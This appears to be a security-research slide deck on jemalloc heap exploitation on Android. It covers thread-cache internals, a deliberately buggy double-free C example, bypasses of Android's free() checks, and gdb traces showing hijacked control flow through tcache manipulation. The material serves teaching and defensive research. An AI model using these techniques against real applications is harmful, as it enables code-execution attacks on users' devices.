
tcache free() 2/2



tcache free() - full stack



tcache free() - flush cache



Thread caches

- malloc() pops an address of the stack
  - If the stack is empty, it allocates regions from the current run
  - Number of allocations is equal to the `lg_fill_div` member of the tcache bin

- free() pushes an address on the stack
  - If the stack is full, half of the cached allocations are flushed back to their run
  - Older allocations are flushed first
  - The capacity of each stack is defined at global struct `tcache_bin_info`

Thread caches

```
struct tcache_s {
    ...
    tcache_bin_t tbins[];
    /* cached allocation
       pointers (stacks) */
};
```

```
struct tcache_bin_s {
        ...
        unsigned lg_fill_div;
        unsigned ncached;
        void     **avail;
};
```

- Stored at an allocation managed by arenas[0]
- A pointer to this allocation is stored inside the thread’s TSD (thread specific data)

Thread caches

CENSUS IT Security Works

tcache @ 0x7f8eb38c00

```
0x7f8eb38c00:    0x0000007f8eb3c400    0x0000007f84c71400
0x7f8eb38c10:    0x0000000000000000    0x00000000000000aa
0x7f8eb38c20:    0x0000000000000003    0x00000001ffffffff       tbin[]
0x7f8eb38c30:    0x0000000000000004    0x0000007f8eb391c0
0x7f8eb38c40:    0x0000000000000003    0x00000001ffffffff
0x7f8eb38c50:    0x0000000000000004    0x0000007f8eb39200
0x7f8eb38c60:    0x0000000000000009    0x00000001ffffffff
...
...              avail
0x7f8eb391c0:    0x0000007f88933258    0x0000007f88933250
0x7f8eb391d0:    0x0000007f88933240    0x0000007f88933248
0x7f8eb391e0:    0x0000000000000000    0x0000000000000000
0x7f8eb391f0:    0x0000000000000000    0x0000000000000000
0x7f8eb39200:    0x0000007f8893e1b0    0x0000007f8893e1a0
0x7f8eb39210:    0x0000007f8893e180    0x0000007f8893e190
0x7f8eb39220:    0x0000000000000000    0x0000000000000000
0x7f8eb39230:    0x0000000000000000    0x0000000000000000
...
...
```

Thread cache overflow

CENSUS IT Security Works

- Thread cache overflow
  - allocation managed by arenas[0]
  - tcache in the 0x1C00 run, hard to target & manipulate
  - Possible, but hard
  - Create/kill thread primitive

```
0x7f8eb38c00:    0x0000007f8eb3c400    0x0000007f84c71400
0x7f8eb38c10:    0x0000000000000000    0x00000000000000aa
0x7f8eb38c20:    0x0000000000000003    0x00000001ffffffff
0x7f8eb38c30:    0x0000000000000004    0x0000007f8eb391c0
0x7f8eb38c40:    0x0000000000000003    0x00000001ffffffff
0x7f8eb38c50:    0x0000000000000004    0x0000007f8eb39200
0x7f8eb38c60:    0x0000000000000009    0x00000001ffffffff
...
```

tbin[0]

Thread caches

- shadow support for finding tcaches [1/2]

```
mov x0, tpidr_el0

x0 = 0x7f88be3098


(gdb) print *((pthread_internal_t *) 0x7f88be3098)
...
 key_data = {{
      seq = 1,
      data = 0x7f8564f000
...
```

jemalloc TSD

```
(gdb) jeinfo 0x7f8564f000
address 0x7f8564f000 belongs to region 0x07f8564f000 (size class 0128)
```

Thread caches

- shadow support for finding tcaches [2/2]

```
(gdb) x/16gx 0x7f8564f000
0x7f8564f000:    0x0000000000000001    0x0000000000000001
0x7f8564f010:    0x0000007f85642000    0x00000000559ba20
0x7f8564f020:    0x000000004aa0aa0     0x0000000000000000
0x7f8564f030:    0x0000007f85680180    0x0000000000000000
...
```

thread cache

arena

```
(gdb) jeinfo 0x7f85642000
address 0x7f85642000 belongs to region 0x7f85642000 (size class 7168)
```

TSD overflow

CENSUS IT Security Works

- jemalloc thread specific data overflow
  - tcache in the 0x80 run
  - Create/destroy thread primitive
  - Possible, but hard

thread cache

```
0x7f8564f000:    0x0000000000000001    0x0000000000000001
0x7f8564f010:    0x0000007f85642000    0x00000000559ba20
0x7f8564f020:    0x000000004aa0aa0     0x0000000000000000
0x7f8564f030:    0x0000007f85680180    0x0000000000000000
...
```

arena

Heap arrangement

- Deterministic jemalloc
  - Arena allocator mechanics
  - Thread cache mechanics
  - Arena - thread association
- Randomization introduced by the application
- Classic techniques play well
  - Thread caches make racing for adjacent regions easier

Exploitation (using shadow)

Double free() exploitation

- In the past we haven’t explored double free() exploitation in the context of jemalloc
- Much more common in Android apps than in the Firefox codebase
- Can be exploited in a generic way
  - Given we control (type of object) two allocations after the first free
  - We successfully race other allocations of same size

Double free example

```
struct obj1
{
    int val;
    char str[STRSIZ + 12];
};

struct obj2
{
    int val;
    char str[STRSIZ];
    func_cb cb;
};

int
main()
{
    struct obj1 *f = NULL;
    struct obj2 *s = NULL;
    struct obj2 *t = NULL;

    f = malloc(sizeof(struct obj1));
    f->val = sizeof(struct obj1);
    memset(f->str, 0x41, STRSIZ);

    if(f->val < 100)
    {
        free(f);
    }

    s = malloc(sizeof(struct obj2)); // this gets f's region
    s->val = sizeof(struct obj2) + sizeof(struct obj1);
    memset(s->str, 0x42, STRSIZ);
    s->cb = (func_cb)test_cb;

    if(s->val < 100)
    {
        free(f); // typo/bug here, double free, frees s in reality
    }

    t = malloc(sizeof(struct obj2)); // this gets s's region
    t->val = 0x43;
    memset(t->str, 0x43, STRSIZ);
    t->cb = (func_cb)0x43434343; // as an example

    // s is assumed in use, not free
    s->cb();
```

First malloc

CENSUS IT Security Works

```
Breakpoint 1, main () at doublefree.c:50
   47      f = malloc(sizeof(struct obj1));
   48      f->val = sizeof(struct obj1);
   49      memset(f->str, 0x41, STRSIZ);

   (gdb) p f
   $3 = (struct obj1 *) 0x7f8fed1000

   (gdb) x/10x f
   0x7f8fed1000:   0x00000020  0x41414141  0x41414141  0x41414141
   0x7f8fed1010:   0x00004141  0x00000000  0x00000000  0x00000000
   0x7f8fed1020:   0x00000000  0x00000000

   (gdb) jerun -m 0x0000007f8fec0808
   [shadow] searching for run 0x7f8fec0808
   [shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
   [shadow] [region 000] [used] [0x0000007f8fed1000] [0x4141414100000020]
   [shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
   [shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x3
[shadow] 1. 0x7f8fed1020
[shadow] 2. 0x7f8fed1040
[shadow] 3. 0x7f8fed1060
```

tbin[2] -> size_class == 32

First free

CENSUS IT Security Works

```
Breakpoint 2, main () at doublefree.c:56
  52      if(f->val < 100)
  53      {
  54          free(f);
  55      }

  (gdb) p f
  $6 = (struct obj1 *) 0x7f8fed1000

  (gdb) x/10x f
  0x7f8fed1000:   0x00000020   0x41414141   0x41414141   0x41414141
  0x7f8fed1010:   0x00004141   0x00000000   0x00000000   0x00000000
  0x7f8fed1020:   0x00000000   0x00000000

  (gdb) jerun -m 0x0000007f8fec0808
  [shadow] searching for run 0x7f8fec0808
  [shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
  [shadow] [region 000] [used] [0x0000007f8fed1000] [0x4141414100000020]
  [shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
  [shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x4
[shadow] 1. 0x7f8fed1000
[shadow] 2. 0x7f8fed1020
[shadow] 3. 0x7f8fed1040
[shadow] 4. 0x7f8fed1060
```

Second malloc (controlled)

CENSUS
IT Security Works

```
Breakpoint 3, main () at doublefree.c:62
   58       s = malloc(sizeof(struct obj2)); // this gets f's region
   59       s->val = sizeof(struct obj2) + sizeof(struct obj1);
   60       memset(s->str, 0x42, STRSIZ);
   61       s->cb = (func_cb)test_cb;

   (gdb) p f
   $10 = (struct obj1 *) 0x7f8fed1000

   (gdb) p s
   $11 = (struct obj2 *) 0x7f8fed1000

   (gdb) x/10x s
   0x7f8fed1000:   0x00000040  0x42424242  0x42424242  0x42424242
   0x7f8fed1010:   0x00004242  0x00000000  0x9024b8f8  0x0000007f
   0x7f8fed1020:   0x00000000  0x00000000

   (gdb) jerun -m 0x0000007f8fec0808
   [shadow] searching for run 0x7f8fec0808
   [shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
   [shadow] [region 000] [used] [0x0000007f8fed1000] [0x4242424200000040]
   [shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
   [shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x3
[shadow] 1. 0x7f8fed1020
[shadow] 2. 0x7f8fed1040
[shadow] 3. 0x7f8fed1060
```

Second free (the bug)

```
Breakpoint 4, main () at doublefree.c:68
    64      if(s->val < 100)
    65      {
    66          free(f); // typo/bug here, double free, frees s in reality
    67      }

    (gdb) p f
    $13 = (struct obj1 *) 0x7f8fed1000

    (gdb) p s
    $14 = (struct obj2 *) 0x7f8fed1000

    (gdb) x/10x s
    0x7f8fed1000:   0x00000040  0x42424242  0x42424242  0x42424242
    0x7f8fed1010:   0x00004242  0x00000000  0x9024b8f8  0x0000007f
    0x7f8fed1020:   0x00000000  0x00000000

    (gdb) jerun -m 0x0000007f8fec0808
    [shadow] searching for run 0x7f8fec0808
    [shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
    [shadow] [region 000] [used] [0x0000007f8fed1000] [0x4242424200000040]
    [shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
    [shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]
```

```
(gdb) jetcache -b 2
[shadow] cached allocations: 0x4
[shadow] 1. 0x7f8fed1000
[shadow] 2. 0x7f8fed1020
[shadow] 3. 0x7f8fed1040
[shadow] 4. 0x7f8fed1060
```

Third malloc (controlled)

CENSUS
IT Security Works

```
Breakpoint 5, main () at doublefree.c:74
        t = malloc(sizeof(struct obj2)); // this gets s's region
        t->val = 0x43;
        memset(t->str, 0x43, STRSIZ);
        t->cb = (func_cb)0x43434343; // as an example

    (gdb) p f
    $16 = (struct obj1 *) 0x7f8fed1000

    (gdb) p s
    $17 = (struct obj2 *) 0x7f8fed1000

    (gdb) p t
    $18 = (struct obj2 *) 0x7f8fed1000

    (gdb) x/10x 0x7f8fed1000
    0x7f8fed1000:   0x00000043  0x43434343  0x43434343  0x43434343
    0x7f8fed1010:   0x00004343  0x00000000  0x43434343  0x00000000
    0x7f8fed1020:   0x00000000  0x00000000

    (gdb) jerun -m 0x0000007f8fec0808
    [shadow] searching for run 0x7f8fec0808
    [shadow] [run 0x0000007f8fec0808] [size 004096] [bin 0x0000007f8ff00340] [region size 00032]
    [shadow] [region 000] [used] [0x0000007f8fed1000] [0x4343434300000043]
    [shadow] [region 001] [used] [0x0000007f8fed1020] [0x0000000000000000]
    [shadow] [region 002] [used] [0x0000007f8fed1040] [0x0000000000000000]

    (gdb) continue
    Continuing.

    Program received signal SIGBUS, Bus error.
    0x0000000043434343 in ?? ()
```

Arbitrary free() exploitation

CENSUS
IT Security Works

- Not a simple primitive; usually a result of faulty cleanup logic (e.g. tree node removal)
- jemalloc does no sufficient checks on the address passed to free()
- Android adds two checks that can be bypassed
- Push arbitrary addresses to the tcache’s stack


Arbitrary free() exploitation

CENSUS IT Security Works

- Page index check

```
chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr);

    if (likely(chunk != ptr)) {
        pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >> LG_PAGE;

#if defined(__ANDROID__)
        /* Verify the ptr is actually in the chunk. */
       if (unlikely(pageind < map_bias || pageind >= chunk_npages)) {
           __libc_fatal_no_abort(...)
           return;
    }
#endif



/* chunksize_mask = chunksize - 1 */
#define  LG_PAGE 12
#define  CHUNK_ADDR2BASE(a)  ((void *)((uintptr_t)(a) & ~chunksize_mask))
```

Chunk layout




Arbitrary free() exploitation

- mapbits check


```
mapbits = arena_mapbits_get(chunk, pageind);
assert(arena_mapbits_allocated_get(chunk, pageind) != 0);
#if defined(__ANDROID__)
    /* Verify the ptr has been allocated. */
    if (unlikely((mapbits & CHUNK_MAP_ALLOCATED) == 0)) {
        __libc_fatal(...);
    }
#endif
    if (likely((mapbits & CHUNK_MAP_LARGE) == 0)) {
        /* Small allocation. */
        /* ... */


#define CHUNK_MAP_ALLOCATED  ((size_t)0x1U)
#define CHUNK_MAP_LARGE  ((size_t)0x2U)
```

Unaligned free()

- You can pass any address within an allocated run to free()
- Push an unaligned region pointer to tcache
  - One-byte corruptions
- Reclaim the free()'d region to extend the overflow



Unaligned free()



Arbitrary free() exploitation

- You can push addresses that do not belong to jemalloc into a thread cache stack

- We'll use an address from boot.art as an example

- Android ART
  - **boot.oat**: compiled native code from the Android framework
    - Address randomized at boot

  - **boot.art**: an image of the compacted heap of pre-initialized classes and related objects
    - Same address per device, determined at first boot
    - Contains pointers to boot.oat

Arbitrary free() exploitation

CENSUS IT Security Works

- mapbits calculation

```
ptr = 0x713b6c40

chunk   = ptr & ~(chunk_size - 1)  = 0x71380000
pageind = (ptr - chunk) >> lg_page = 0x36

mapbits_addr  = chunk + 0x68
mapbits_addr += (pageind - map_bias) * 8
mapbits_addr  = 0x71380208

(gdb) x/gx 0x71380208
0x71380208:  0x000000000000000d

mapbits = 0xd

binind = (mapbits & 0xFF0) >> 4 = 0
```

pass
2 < 0x36 <= 0x40

pass
0xd & 1 = 1
0xd & 2 = 0

tbin[0]

Android 6 AArch64 constants

```
lg_page = 12
chunk_size = 0x40000
map_bias = 2
chunk_npages = 0x40
mapbits_offset = 0x68
```

Example scenario

CENSUS IT Security Works

- Push a **boot.art** address that points at **boot.oat** executable code into a tcache's stack
- malloc() to pop the **boot.art** address from the stack
- Write your $PC value into the new allocation
  - Make sure the application uses the overwritten method pointer
- Wait for the application to use the overwritten method pointer

Arbitrary free() exploitation

CENSUS IT Security Works

- Search boot.art for addresses

```
(gdb) jefreecheck -b 0 boot.art
searching system@framework@boot.art (0x708ce000 -0x715c2000)
[page 0x712cf000]
 + 0x712cf000
 + 0x712cf028
 + 0x712cf038
 + 0x712cf060
 + 0x712cf070
...
```

- Find a suitable address
  - Use gdb to overwrite each value returned by jefreecheck with a unique value *as a demonstration*
  - Identify the boot.art pointers used by the application

Arbitrary free() exploitation


- free() boot.art address

```
(gdb) p free(0x713b6c40)
```

push

```
(gdb) jetcache -b 0
1. 0x713b6c40
2. 0x7f76e71738
3. 0x7f76e71798
4. 0x7f76e71790
5. 0x7f76e71788
```

```
(gdb) x/gx 0x713b6c40
0x713b6c40:    0x000000073f9a02c

(gdb) x/4i 0x73f9a02c
   0x73f9a02c: sub  x8, sp, #0x2, lsl #12
   0x73f9a030: ldr  wzr, [x8]
   0x73f9a034: sub  sp, sp, #0x70
   0x73f9a038: stp  x19, x20, [sp,#48]
```



Arbitrary free() exploitation

- malloc()

```
(gdb) p malloc(8)

$2 = (void *) 0x713b6c40
```

pop

```
(gdb) jetcache -b 0
1. 0x713b6c40
2. 0x7f76e71738
3. 0x7f76e71798
4. 0x7f76e71790
5. 0x7f76e71788
```

- write to new allocation

```
# write
(gdb) set *((long long *) $2) = 0x4141414141414141

(gdb) c
Continuing.

Thread 7 "Binder_1" received signal SIGBUS, Bus error.
[Switching to Thread 9543.9553]
0x0041414141414141 in ?? ()
```

References

- Pseudomonarchia jemallocum, argp & huku, Phrack 0x44
- Owning Firefox's Heap, argp & huku, Black Hat 2012
- OR'LYEH? The Shadow over Firefox, argp, Infiltrate 2015
- Metaphor, Hanan Be'er, 2016
- Exploiting libstagefright notes, Aaron Adams, 2016
- Stagefright, Joshua Drake, Black Hat 2015
- P0's libstagefright work, Mark Brand, 2015/2016

Questions

CENSUS
IT Security Works